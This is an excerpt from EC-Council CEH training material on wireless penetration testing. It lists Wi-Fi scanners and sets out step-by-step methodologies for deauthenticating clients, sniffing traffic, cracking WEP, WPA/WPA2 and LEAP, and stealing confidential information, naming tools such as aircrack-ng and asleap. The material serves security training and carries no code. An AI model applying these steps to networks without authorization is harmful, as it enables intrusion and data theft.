
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Vulnerability Scanning Tools

Wi-Fi vulnerability scanning tools are vulnerability scanners that determine the weaknesses in the wireless networks and secure them before attackers actually attack and compromise. The following are a few Wi-Fi vulnerability scanning tools:

- ④ Zenmap available at <http://nmap.org>
- ④ Nessus available at <http://www.tenable.com>
- ④ OSWA available at <http://securitystartshere.org>
- ④ WiFiZoo available at <http://community.corest.com>
- ④ Network Security Toolkit available at <http://networksecuritytoolkit.org>
- ④ Nexpose Community Edition available at <http://www.rapid7.com>
- ④ WiFish Finder available at <http://www.airtightnetworks.com>
- ④ Penetrator Vulnerability Scanning Appliance available at <http://www.secpoint.com>
- ④ SILICA available at <http://www. immunityinc.com>
- ④ Wireless Network Vulnerability Assessment available at <http://www.secnap.com>



## Module Flow

As mentioned previously, wireless networks are more vulnerable to attacks compared to wired networks. Wireless networks provide comfort and allow users to access the network from anywhere within the region. This is making wireless networks more popular today. Wireless networks are insecure if configured improperly and not maintained. Hence, in order to secure wireless networks, you should conduct pen testing on the WLAN to determine the security loopholes and then fix them. This whole section is devoted to Wi-Fi penetration testing, which describes the steps carried out by the pen tester to conduct penetration testing on a target WI-FI network.

<b>Wireless Concepts</b>	<b>Wireless Encryption</b>
<b>Wireless Threats</b>	<b>Wireless Hacking Methodology</b>
<b>Wireless Hacking Tools</b>	<b>Bluetooth Hacking</b>

	<b>Countermeasure</b>		<b>Wireless Security Tools</b>
	<b>Wi-Fi Pen Testing</b>		

The slide is titled "Wireless Penetration Testing" in large yellow font. In the top right corner is the CEH logo. The slide contains two main sections: a list of purposes and a grid of six boxes. The list includes:

- The process of actively **evaluating information security measures** implemented in a wireless network to analyze design weaknesses, technical flaws and vulnerabilities
- A comprehensive report in **detail about the findings** along with the suite of **recommended countermeasures**

The grid of boxes is as follows:

Threat Assessment	Security Control Auditing
Identify the wireless threats facing an organization's information assets	To test and validate the efficiency of wireless security protections and controls
Upgrading Infrastructure	Data Theft Detection
Change or upgrade existing infrastructure of software, hardware, or network design	Find streams of sensitive data by sniffing the traffic
Risk Prevention and Response	Information System Management
Provide comprehensive approach of preparation steps that can be taken to prevent inevitable exploitation	Collect information on security protocols, network strength and connected devices

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## Wireless Penetration Testing

A penetration test is the process of actively **evaluating information** security measures in a wireless network. There are a number of ways that this can be undertaken. The information security measures are actively analyzed for design weaknesses, technical flaws, and vulnerabilities. The results are delivered comprehensively in a report to executive, management, and technical audiences.

The wireless penetration testing can be done for the following purposes:

- **Security Control Auditing:** To test and validate the efficiency of wireless security protections and controls
- **Data Theft Detection:** Find streams of sensitive data by sniffing the traffic
- **Information System Management:** Collect information on security protocols, network strength, and connected devices, typically using network discovery, service identification modules, port scanners, and the OS
- **Risk Prevention and Response:** Provide a comprehensive approach of preparation steps that can be taken to prevent upcoming exploitation
- **Upgrading Infrastructure:** Change or upgrade existing infrastructure of software, hardware, or network design
- **Threat Assessment:** Identify the wireless threats facing an organization's information assets



## Wireless Penetration Testing Framework

Generally, penetration testing is conducted through a series of steps to find out the vulnerabilities in the **wireless network**.

The following are those penetrations steps that you, as a penetration tester, must follow to conduct a penetration test on a target wireless network.

### Step 1: Discover wireless devices

The first step in the wireless penetration testing framework is discovering wireless devices in the vicinity. Several **Wi-Fi network discovery tools** are available online that give more information about the wireless networks in the vicinity. Examples of tools that can be used for finding Wi-Fi networks are: inSSIDer, NetSurveyor, NetStumbler, Vistumbler, and Wavestumbler.

### Step 2: Check whether a wireless device is found

If YES, document all the findings such as the wireless devices in the region.

If NO, try again to discover the wireless devices.

### Step 3: See if there is a Wi-Fi network

If YES, perform a general Wi-Fi network attack and check for the encryption mechanism used by the Wi-Fi network.

If NO, again start discovering wireless devices in the vicinity.

#### **Step 4: Check whether the Wi-Fi network uses WEP encryption**

If YES, perform WEP penetration testing to break the encryption.

If NO, check for other encryption mechanisms.

WEP encryption, Wired Equivalent Privacy (WEP), is a security protocol specified in the IEEE Wireless Fidelity (Wi-Fi) standard 802.11b that is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what is usually expected of a wired LAN. WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to provide for confidentiality of data on wireless networks at a level equivalent to that of wired LANs. Physical security can be applied in wired LANs to stop unauthorized access to a network.

#### **Step 5: Check whether the Wi-Fi network uses WPA/WPA2 encryption**

If YES, then perform WPA/WPA2 penetration testing.

If NO, check for other possibilities of encryption mechanisms. WPA encryption is less exploitable when compared with WEP encryption. But WPA is also a little cracker friendly. WPA/WAP2 can be cracked by capturing the right type of packets. Cracking can be done offline. Offline cracking only involves being near the AP for few moments.


#### **Step 6: Check whether the Wi-Fi network uses LEAP Encryption?**

If YES, then perform LEAP penetration testing.

If NO, check whether the wireless LAN network is encrypted or not. LEAP is a Lightweight Extensible Authentication Protocol. It is a proprietary WLAN authentication protocol developed by Cisco.

#### **Step 7: Determine if it is an unencrypted WLAN**

If YES, then perform unencrypted WLAN penetration testing. If NO, perform a general Wi-Fi network attack.



## Wi-Fi Pen Testing Framework

To conduct a penetration test by simulating the actions of an attacker, follow these steps:

### Step 1: Perform a general Wi-Fi network attack

Wi-Fi pen testing framework begins with the general Wi-Fi network attack.

### Step 2: Create a rogue access point

In order to create a backdoor into a trusted network, an unauthorized or unsecured access point is installed inside a firewall. Any software or hardware access point can be used to perform this kind of attack. Unauthorized access points can allow anyone with an 802.11-equipped device onto the corporate network, which puts a potential attacker close to the mission-critical resources. With the help of wireless sniffing tools, the following can be determined: access points for the authorized **Medium Access Control (MAC)** address, vendor name, or security configurations. The attacker can then create a list of MAC addresses of authorized access points on the LAN, and cross check this list with the list of MAC addresses found by sniffing.

An access point should be considered a rogue if it looks suspicious. It can possibly be located by using a simple known technique that involves walking with a wireless access point-sniffing device in the direction where the signal strength of the access point's beacon increases.

Finally, determine which part of the network needs to be examined. Sometimes a rogue access point may be an active access point that is not connected to the corporate network, but these access points are not security issues. When an access point is found that interfaces with the corporate network, it must be shut off immediately. Using a centralized network-monitoring device attached to the wired network, workstations and individual users that use multiple systems can be tracked easily. It is important to walk through a company's facilities so that rogue access points are detected and eliminated. Centralized network-monitoring devices are spyware that are used to monitor networks.

#### **Step 3: Is the client deauthenticated?**

If YES, associate with client.

If NO, deauthenticate the client using a Wi-Fi vulnerability scanning tools such as Karma, Hotspotter, Airsnarf, etc.

#### **Step 4: Associate the client**

After deauthentication, the attacker or the pen tester should associate with the client in order to perform an attack on the Wi-Fi network. Several techniques are available to associate with the client.

#### **Step 5: Sniff the traffic**

After being associated with the client, the attacker or the pen tester should sniff the network traffic in order to analyze the traffic and search for the weak clients. In this step, the attacker should capture the IVs generated by making use of tools such as **airodump-ng** or Cain & Abel with a bssid filter to collect unique IVs.

With the help of wireless sniffing tools, the following can be determined: access points for the authorized Medium Access Control (MAC) address, vendor name, or security configurations. The attacker can then create a list of MAC addresses of authorized access points on the LAN, and cross check this list with the list of MAC addresses found by sniffing.

#### **Step 6: Determine if there ia an acquired passphrase/certificate?**

After sniffing the traffic, check whether any passphrase/certificate of the Wi-Fi network is acquired. If YES, then try to crack the passphrase/certificate.


If NO, search for the deauth client.

### **Step 7: Crack the passphrase**

The passphrase is an element that is used for ensuring the security of the wireless network's data transmission. However, these this passphrase can consist of some flaws that attackers use to their advantage to launch attacks on the WLANs. Passphrases can be cracked using tools such as wzcoock.

### **Step 8: Steal confidential information**

After cracking the passphrases, the attackers or the pen testers have full access to the network, as a legitimate user. After attaining the access credentials of a legitimate client, the attacker can steal the confidential or sensitive information of the clients or network.



## Pen Testing a LEAP-Encrypted WLAN

Penetration testing of the LEAP-encrypted WLAN involves the following steps:

### Step 1: Locate the LEAP-encrypted WLAN

Pen testing a **LEAP-encrypted WLAN** begins with locating the **LEAP-encrypted WALN**.

### Step 2: Check for the deauth client


If the client is deauthenticated, then break the LEAP encryption. LEAP stands for Lightweight Extensible Authentication Protocol. It is a proprietary wireless LAN authentication method developed by Cisco. It allows clients to reauthenticate frequently and generates a new WEP key for every successful authentication.

### Step 3: Break LEAP

Though LEAP is more secure than other encryption mechanisms, it can also be broken using tools such as asleap, THC-LEAP Cracker, etc. In order break into the WLAN that is protected with LEAP encryption, the attacker first needs to break LEAP.

### Step 4: Steal confidential information

Successfully breaking LEAP gives full network access to the attacker. Therefore, the attacker can steal confidential information of the client or network.



## Pen Testing a WPA/WPA2-Encrypted WLAN

Penetration testing of a WPA/WPA2-encrypted wireless network consists of the following steps:

### Step 1: Determine if the network is WPA/WPA2 encrypted

First check whether the wireless network is WPA/WPA2 encrypted or not. If the WLAN is WPA/WPA2 encrypted, then deauthenticate the client using tools such as Karma, Hotspotter, Airsnarf, etc.

### Step 2: Determine if the client is deauthenticated

Check whether the client is deauthenticated or not.

If YES, sniff the traffic.

If NO, check the encryption mechanism and try to **deauthenticate** the client using the tools.

### Step 3: Sniff the traffic

The pen tester should sniff the network traffic in order to analyze the traffic and search for weak clients. In this step, the attacker should capture the IVs generated by making use of tools such as airodump-ng or Cain & Abel with a bssid filter to collect unique IVs.

With the help of wireless sniffing tools, the following can be determined: access points for the authorized Medium Access Control (MAC) address, vendor name, or security configurations.

The attacker can then create a list of MAC addresses of authorized access points on the LAN, and cross check this list with the list of MAC addresses found by sniffing.

**Step 4: Determine if the EAPOL handshake is captured**

After sniffing the traffic, check whether the EAPOL handshake is captured or not.

If YES, perform a WPA/WPA2 dictionary attack.


If NO, check whether the client is deauthenticated or not.

**Step 5: Perform a WPA/WPA2 dictionary attack**

After capturing the EAPOL handshake, perform a **WPA/WPA2 dictionary** attack by creating a list of possible passphrases, compute the hashes of those guesses, and check them against the captured EAPOL. This technique is referred to as a dictionary attack. WPA/WPA2 dictionary attacks can be performed using the tools such as coWPAtty, Aircrack-ng, etc.

**Step 6: Steal confidential information**

The final step in the process of pen testing a WPA/WPA2-encrypted WLAN is stealing the confidential information.



## Pen Testing a WEP-Encrypted WLAN

Penetration testing of a WEP-encrypted WLAN consists of the following steps:

### Step 1: Determine of the WLAN is WEP encrypted

First check whether the wireless network is WEP encrypted or not. If the WLAN is WEP encrypted, then apply the **WPA/WPA2 penetration** testing on the wireless network.

### Step 2: Check for a visible SSID

Check whether the SSID of the WLAN is visible or not. The SSID must be visible in order for the Wi-Fi to work properly.

If YES, sniff the network traffic.

If NO, deauthenticate the client using the tools such as Aireplay-ng, Commview, Void11, etc. After d-authentication try to associate with the client in order to sniff the network traffic.

### Step 3: Sniff the traffic

After getting associated with the client, the attacker or the pen tester should sniff the network traffic in order to analyze the traffic and search for the weak clients. In this step the attacker should capture the IVs generated by making use of tools such as airodump-ng or Cain & Abel with a bssid filter to collect unique IVs.

With the help of wireless sniffing tools, the following can be determined: access points for the authorized Medium Access Control (MAC) address, vendor name, or security configurations.

The attacker can then create a list of MAC addresses of authorized access points on the LAN, and cross check this list with the list of MAC addresses found by sniffing.

#### **Step 4: Determine if the packets are captured or injected**

After sniffing the network traffic, check the status of the packet capturing. Check whether the packets are captured/injected. If the status of the captured/injected packets is YES, then break the WEP or otherwise, sniff the network traffic again. **NetworkMiner** is a **Network Forensic Analysis Tool (NFAT)** for Windows. It can be used as a passive network sniffer/packet capturing tool in order to detect operating systems, sessions, hostnames, open ports, etc. without putting any traffic on the network.


#### **Step 5: Break WEP**

After injecting the packets, break the WEP key using tools such as Aircrack-ng, Airsnort, WEPcrack, etc., WEP is the encryption mechanism that is implemented for providing security for the data transmission of the Wi-Fi network. It has some programming flaws in it that are vulnerable to attacks. These WEP keys can be broken easily.

#### **Step 6: Launch replay attacks**

After attaining the WEP encryption key, the attacker can easily launch replay attacks on wireless networks.

1. Check if the SSID is visible or hidden.
2. If the SSID is visible, sniff the traffic, and then check the status of packet capturing.
3. If the packets are captured/injected, then break the WEP key using tools such as Aircrack-ng, Airsnort, WEPcrack, etc., or otherwise sniff the traffic again.
4. If the SSID is hidden, then deauthenticate the client using tools such as Aireplay-ng, Commview, Void11, etc.; associate the client and then follow the procedure of a visible SSID.



## Pen Testing Unencrypted WLAN

The following steps illustrate the process of penetration testing of an unencrypted wireless network:

### Step 1: Scan the Wi-Fi network

Penetration testing of a WLAN begins with the scanning of the Wi-Fi network. Scan for the networks to map out the wireless networks in the area.

### Step 2: Determine if the WLAN is unencrypted

Check whether it is **unencrypted WLAN** or encrypted WLAN. If the WLAN is unencrypted, then proceed with the process of pen testing.

